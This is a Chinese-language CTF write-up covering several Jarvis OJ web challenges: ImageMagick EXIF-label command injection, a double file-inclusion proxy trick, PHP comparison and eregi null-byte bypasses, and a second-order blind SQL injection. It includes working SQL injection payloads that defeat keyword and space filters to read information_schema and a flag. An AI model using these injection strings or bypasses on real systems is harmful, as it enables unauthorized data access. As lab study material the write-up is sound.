
刚开始拿到这个题目，先是尝试了绕过各种对上传文件的检测。发现只允许上传.png文件，php文件是绝对不可以的，并且应该是对上传的文件的头进行了检测。尝试使用`copy \b 1.png+1.php a.png`，将php文件合成到png文件中，可以成功上传，但是当我们访问上传之后的图片时，图片中所包含的php代码是不会被执行的。绕过的路子是行不通了…

在这个过程中，也并没有发现提交文件时所上传的`path filetype`这些参数的作用。

这道题目实际上是利用了ImageMagick模块的漏洞，当我们上传png文件，并利用该模块将其处理为.show文件时，在这个过程中，会将图片的`exif label`信息直接拼接到命令行中，所以只要我们上传一个携带恶意`exif label`信息的png文件，即可触发命令注入漏洞。（需要注意必须是将png文件处理为.show文件，所以`filetype`参数的作用就在这里体现出来了）

- **Chopper**

  emmm…上一题是按照步骤做了一遍，不知道到底是我的问题还是题目的问题，出不来结果…这个题目又是…
  拿到题目，F12查看源代码发现，主页显示的图片是通过文件包含的方式来加载的，那猜测这个题目应该跟文件包含相关。
  点击之后提示说没有管理员权限，抓包发现告诉了我们管理员的ip地址。



第一反应是通过改包，添加`X-FORWARDED-FOR` 字段，来伪造成admin的ip，尝试之后发现不行。再之后的思路我觉得还是有点脑洞的…得大胆地猜…
有两层文件包含，通过题目给的网址包含admin中的`proxy.php` ，再利用admin的`proxy.php` 包含我们想要查看的路径…至于为什么admin的服务器上有`proxy.php` …hhhhh，最终应该访问的url为：`http://web.jarvisoj.com:32782/proxy.php?url=http://103.27.76.153/proxy.php?url=http://web.jarvisoj.com:32782/admin/`
我访问的时候这个页面没有反应…23333…

In A Mess


打开题目，在源码中看到有`index.phps` ，直接访问查看得到源码，如下。

```
<?php

error_reporting(0);
echo "<!--index.phps-->";

if(!$_GET['id'])
{
 header('Location: index.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'Hahahahahaha';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and subst
r($b,0,1)!=4)
{
 require("flag.txt");
}
else
{
 print "work harder!harder!harder!";
}


?>
```

这一部分代码在bugku上也有一个一样的题目…就是考了各种绕过。有如下知识点：

1.数字和字符串做比较时,系统会默认将字符串转换为数字（类似于使用intval函数），再进行比较，如果所给字符串无法转换成数字，则返回0（绕过$id==0和if(!$_GET['id'])）
2.eregi存在%00截断，而substr没有，也就是说eregi如果第一个字符是%00，那它就跳过这个再检测。
3.当$a为php://input时，file_get_contents支持字节流输入（用于绕过$data="1112 is a nice lab!"）

最终绕过`payload` 如下：



我还以为到这里就结束了...虽然这个压根就不像`flag` 。提交之后发现不对，就访问了这个地址（看起来像个文件夹），得到如图：

```
![这里写图片描述](https://img-blog.csdn.net/20180308165055186?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70)
```

看到url中有id参数，第一反应是可能存在sql注入，测试之后发现确实是这样。

并且，后台过滤了`union` ，`select` ，空格，前两个通过重写`ununionion` `selselectect` 来绕过，空格通过`/*1*/` 来绕过...这个我刚开始是用括号来绕过空格，我是采用盲注来做的...emmm...很烦...在做的过程中也尝试了通过`/**/` 来绕过空格，无奈...这个是被过滤的...所以 也没再想还有`/*1*/` 这种绕过的可能性。还有在数据库中用十六进制代替字符串的这种做法...明明昨天才又看过，今天却想不起来...

整个做法如下：

```
id=-1/*1*/uniunionon/*1*/selselectect/*1*/1,1,group_concat(column_name)frfromom/*1*/information_schema.columns/*1*/where/*1*/table_name=0x636f6e74656e74 （得到列名）
id=-1/*1*/uniunionon/*1*/selselectect/*1*/1,1,context/*1*/frfromom/*1*/content（得到flag）
```

register

emmmm…剩下的最后一道题目了…都看了很久了，自己想不出来，今天终于找到了`writeup`…惭愧惭愧…

虽然已经告诉了`country` 是二次注入点…但是注入在`country` 的`sql` 语句，执行的结果会在哪里显示出来…我一直感觉不需要用`country` 来作为查询的约束条件，所以就更想不明白到底是怎么通过`country` 来注入的…

测试了`country` 为`1` ，或者为`'` ，最终显示出来的是`DC1` `\'` …emmm…应该是输入到数据库中的内容是正常内容，但是在显示出来的时候做了一些处理…这一点在做的时候让我很疑惑。题目对`username` 和 `country` 的处理不太一样…

正确的思路是：页面中的`date` 会根据`country` 来显示，也就是说会存在使用`country`作为约束条件的查询语句。通过对`date` 的判断，来进行盲注。

emmm…这里有两篇writeup…我就不贴自己的代码了…长的也都差不多。我刚开始就挨个字符来判断的…没有采用二分法…执行了才知道为什么要用二分法…对于这个题目，要一直刷新网页，注册，登陆，挨个字符去判断效率太低…

(http://mitah.cn/index.php/archives/8/)
(http://blog.csdn.net/qq_31481187/article/details/73699167)